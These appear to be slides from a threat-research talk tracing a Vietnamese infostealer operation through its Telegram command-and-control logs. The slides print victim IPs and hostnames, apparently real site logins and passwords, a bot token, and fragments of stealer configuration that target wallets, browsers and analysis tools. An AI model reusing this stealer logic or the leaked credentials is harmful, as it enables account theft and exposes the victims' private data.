

# From python to APT...



Paul Daligault (@Al-oxos)

# Telegram C2

```
[MR.Q - Reset Logs][2025-05-17 11:11:32+00:00]
Document: media/[TW_220.135.58.114] DESKTOP-SQ6N4TD.zip
IP: 220.135.58.114
Country: w TW - Taiwan
User: JERRY
AntiVirus: Windows Defender, PC-cillin 雲端版
Browser Data: CK:507|PW:199|AF:812|CC:0|TK:0|FB:0|GADS:False

[JND - Pure Notification][Pure RAT | Connected][2025-05-17 11:11:52+00:00]
🖨 User Name: korisnik[DESKTOP-BHL5FVU]
🌐 Country: BA
📍 IP Address: 92.36.172.179

[Adonis - Reset Logs][2025-05-17 11:11:57+00:00]
Document: media/[TW_223.141.57.189] LAPTOP-AREDDVPQ.zip
IP: 223.141.57.189
Country: TW - Taiwan
User: user
Browser Data: CK: 1|PW: 71|AF: 1676|CC: 0|TK: 0|FB: 0

[NTH - Pure Notification][Pure RAT | Connected][2025-05-17 11:11:58+00:00]
🖨 User Name: JERRY[DESKTOP-SQ6N4TD]
🌐 Country: TW
📍 IP Address: 220.135.58.114

[Adonis - XWorm Notification][Pure RAT | Connected][2025-05-17 11:12:43+00:00]
🖨 User Name: sg66[DESKTOP-TKEGMGV]
🌐 Country: HK
📍 IP Address: 218.253.141.214

[Adonis - XWorm Notification][Pure RAT | Connected][2025-05-17 11:12:45+00:00]
🖨 User Name: USUARIO[DESKTOP-3BR9IQ]
🌐 Country: ES
📍 IP Address: 185.70.155.1

[JND - Pure Notification][Pure RAT | Connected][2025-05-17 11:13:36+00:00]
🖨 User Name: Uporabnik[DESKTOP-5B03UGC]
🌐 Country: SI
📍 IP Address: 77.38.116.223
```

Multiple malwares  
distributed :

- Custom python stealers
- RATs (XWorm, Pure RAT)
- Some other stealer

Found about 10 Telegram  
channels with various  
names and objectives  
(logs, data stealing, ping...)



```


Nb new victims..... :      348
                        97 'Adonis'
                        66 'JND'
                        27 'MR.Q'
                        79 'log' (stealer Python 1)
                        79 'logs' (stealer Python 2)

Nb zip data stolen..... :    6 289
                        1 600 994 CK (ie cookies)
                        250 799 PW (ie Passwords)
                        5 877 452 AF (ie Autofills
                        444 CC (ie Credit Cards)
                        372 TK (ie tokens)
                        282 FB (ie Facebook)

Nb uniques IP..... :    2721
Nb bots..... :    2721
                        905 bots 'Adonis'
                        643 bots 'JND'
                        77 bots 'MR.V'
                        136 bots 'MR.Q'
                        109 bots 'NTH'
                        5 bots 'STC'
                        542 bots 'Stealer1'
                        74 bots 'Stealer2'
                        84 bots 'Unknown1'
                        438 bots 'Unknown2'


```





# Looking it up

Contact: <https://t.me/LoneNone>



**Lone None**  
LoneNone

Follow

Hi My Friend :)

📍 Việt Nam

🔗 <https://t.me/LoneNone>


Block or Report

LoneNone / README .md

- 🙋 Hi, I'm LoneNone
- 💻 I'm interested in Coding
- 🌱 I'm currently learning C#
- ❤️ I'm from Vietnam <3

**Lone None's GitHub Stats**

⭐ Total Stars Earned:	0
🕒 Total Commits (2025):	0
🔗 Total PRs:	0
🔔 Total Issues:	0
📅 Contributed to (last year):	0



**Most Used Languages**

No languages data.

Popular repositories

[LoneNone](#)




Public

# Digging deeper


content:"t.me/LoneNone"

☐    unknown




pyc

☐    unknown




pyc

☐    zarazaStage4.pyc

pyc

☐    malware.pyc

pyc

☐    malware2.pyc

pyc

# Everytime the same error...

```
[i] ID: 7720060780
[i] Name: bot vr
[i] Username: @botvr221_bot - https://t.me/botvr221_bot
[i] Dumping history from 200 to 0...
[i] MessageService

[m.chat_id][][2024-12-25 14:01:50+00:00]
MessageService : ???

[m.chat_id][][2024-12-26 13:52:30+00:00]
Document: media/[VN_116.96.93.73] TEAMOS.zip
IP: 116.96.93.73
Country: VN - Vietnam
User: PC
Browser Data: CK: 793|PW: 846|AF: 3808|CC: 0

[m.chat_id][][2024-12-28 08:31:06+00:00]
Document: media/[SG_13.250.104.250] EC2AMAZ-K1D4RMT.zip
🚫 Time: 28/12/2024 (03:31:02 PM)
🌐 IP: 13.250.104.250
🌍 Country: SG - Singapore
👤 User: Administrator
===Browser Data===
- 🍪 Cookie: 65
- 🔑 Passwords: 0
- 📄 AutoFill: 0
- 📍 Location: https://www.google.com/maps?q=1.2897,103.8501
```



Test  
malware on a  
VM without  
sensible infos



Test it on  
his main  
computer to be  
sure its working

# What have we got

## ▼ AutoFills

- ≡ Chrome\_Default.txt
- ≡ Chrome\_Profile 1.txt
- ≡ Edge\_Default.txt

## ▼ Cookies Browser

- ≡ Chrome\_Default.txt
- ≡ Edge\_Default.txt
- ≡ All\_Passwords.txt
- ≡ Facebook\_Cookies.txt
- ≡ Important\_Logins.txt

URL: https://[REDACTED].php  
Username: tien2001  
Password: tien0398085063  
Application: Chrome [Profile: Default]

URL: https://[REDACTED]  
Username: Lovemylu01  
Password: Shopcd@01  
Application: Chrome [Profile: Default]

URL: [REDACTED]  
Username: mailclone2500@gmail.com  
Password: tIEN2001  
Application: Chrome [Profile: Default]

URL: [REDACTED]  
Username: tiendz2221@gmail.com  
Password: Tien2001@  
Application: Chrome [Profile: Default]

URL: [REDACTED]  
Username: albertsonvincent1500@hotmail.com  
Password: TaiKhoanchinhhang  
Application: Chrome [Profile: Default]

URL: [REDACTED]  
Username: tien2210  
Password: tien2001  
Application: Chrome [Profile: Default]

# Everytime the same error... (#2)

```
[m.chat_id][][2024-12-29 13:20:08+00:00]
```

```
Document: media/Blank-Cc.zip
```

```
Blank Grabber got a new victim: Cc
```

## IP Info


```
IP: 116.96.93.73
```

```
Region: Hanoi
```

```
Country: Vietnam
```

```
Timezone: Asia/Bangkok
```

```
Cellular Network: 
```

```
Proxy/VPN: 
```

## System Info

```
Computer Name: DESKTOP-VNOR20D
```

```
Computer OS: Microsoft Windows 10 Enterprise
```

```
Total Memory: 17 GB
```

```
UUID: 03000200-0400-0500-0006-000700080009
```


```
CPU: Intel64 Family 6 Model 60 Stepping 3, GenuineIntel
```

```
GPU: Radeon (TM) RX 470 Graphics
```



```
Product Key: 2FNJP-6VTR4-P493H-WK8DM-MY48M
```



# Vietnamese terror



# Vietnamese terror




```
ImportantKeywords = ['paypal', 'perfectmoney', 'etsy', 'facebook', 'ebay', 'coin', 'binanc
LocalAppData = os.getenv("LOCALAPPDATA")
AppData = os.getenv("APPDATA")
TMP = os.getenv("TEMP")
USR = TMP.split("\\AppData")[0]
PathBrowser = f"{TMP}\\Browsers Data"

TOKEN_BOT = "7929370892:AAGwrX5TeyxQidZdAEm_Z6-CDvPU0QzVY1M"

CHAT_ID_NEW = "-4538387273"
CHAT_ID_RESET = "-4538387273"

process_names = [
    "ArmoryQt.exe", "Atomic Wallet.exe", "bytecoin-gui.exe", "Coinomi.exe", "Element.exe",
    "Exodus.exe", "Guarda.exe", "KeePassXC.exe", "NordVPN.exe", "OpenVPNConnect.exe",
    "seamonkey.exe", "Signal.exe", "filezilla.exe", "filezilla-server-gui.exe",
    "keepassxc-proxy.exe", "nordvpn-service.exe", "steam.exe", "walletd.exe",
    "waterfox.exe", "Discord.exe", "DiscordCanary.exe", "burp.exe", "Ethereal.exe",
    "EtherApe.exe", "fiddler.exe", "HTTPDebuggerSvc.exe", "HTTPDebuggerUI.exe",
    "snpa.exe", "solarwinds.exe", "tcpdump.exe", "telerik.exe", "wireshark.exe",
    "winpcap.exe", "telegram.exe", "chrome.exe"
]
```

# Vietnamese terror



# Vietnamese terror

```
class Settings:

    C2 = (1, base64.b64decode('NzcyMDA2MDc4MDpBQUdNZEVabXZFNkVHe1JuTkwxZUVmbEpTYkZLTDBYXFUdyQtNDcwNTk3Nzk3Ng==').decode())

    Mutex = base64.b64decode('WG9GRXRydn1wa3VZULQ3VQ==').decode()

    PingMe = bool('')

    Vmprotect = bool('true')

    Startup = bool('')

    Melt = bool('true')

    UacBypass = bool('')

    ArchivePassword = base64.b64decode('MQ==').decode()

    HideConsole = bool('true')

    Debug = bool('')

    RunBoundOnStartup = bool('')

    CaptureWebcam = bool('')

    CapturePasswords = bool('')

    CaptureCookies = bool('')

    CaptureAutofills = bool('')

    CaptureHistory = bool('')

    CaptureDiscordTokens = bool('true')

    CaptureGames = bool('')
```



# Thank you for you attention !

**Sorry Eric, we had to hack the lightning talks !**

Oh and also, no its not an APT, our friend still have some  
things to learn :D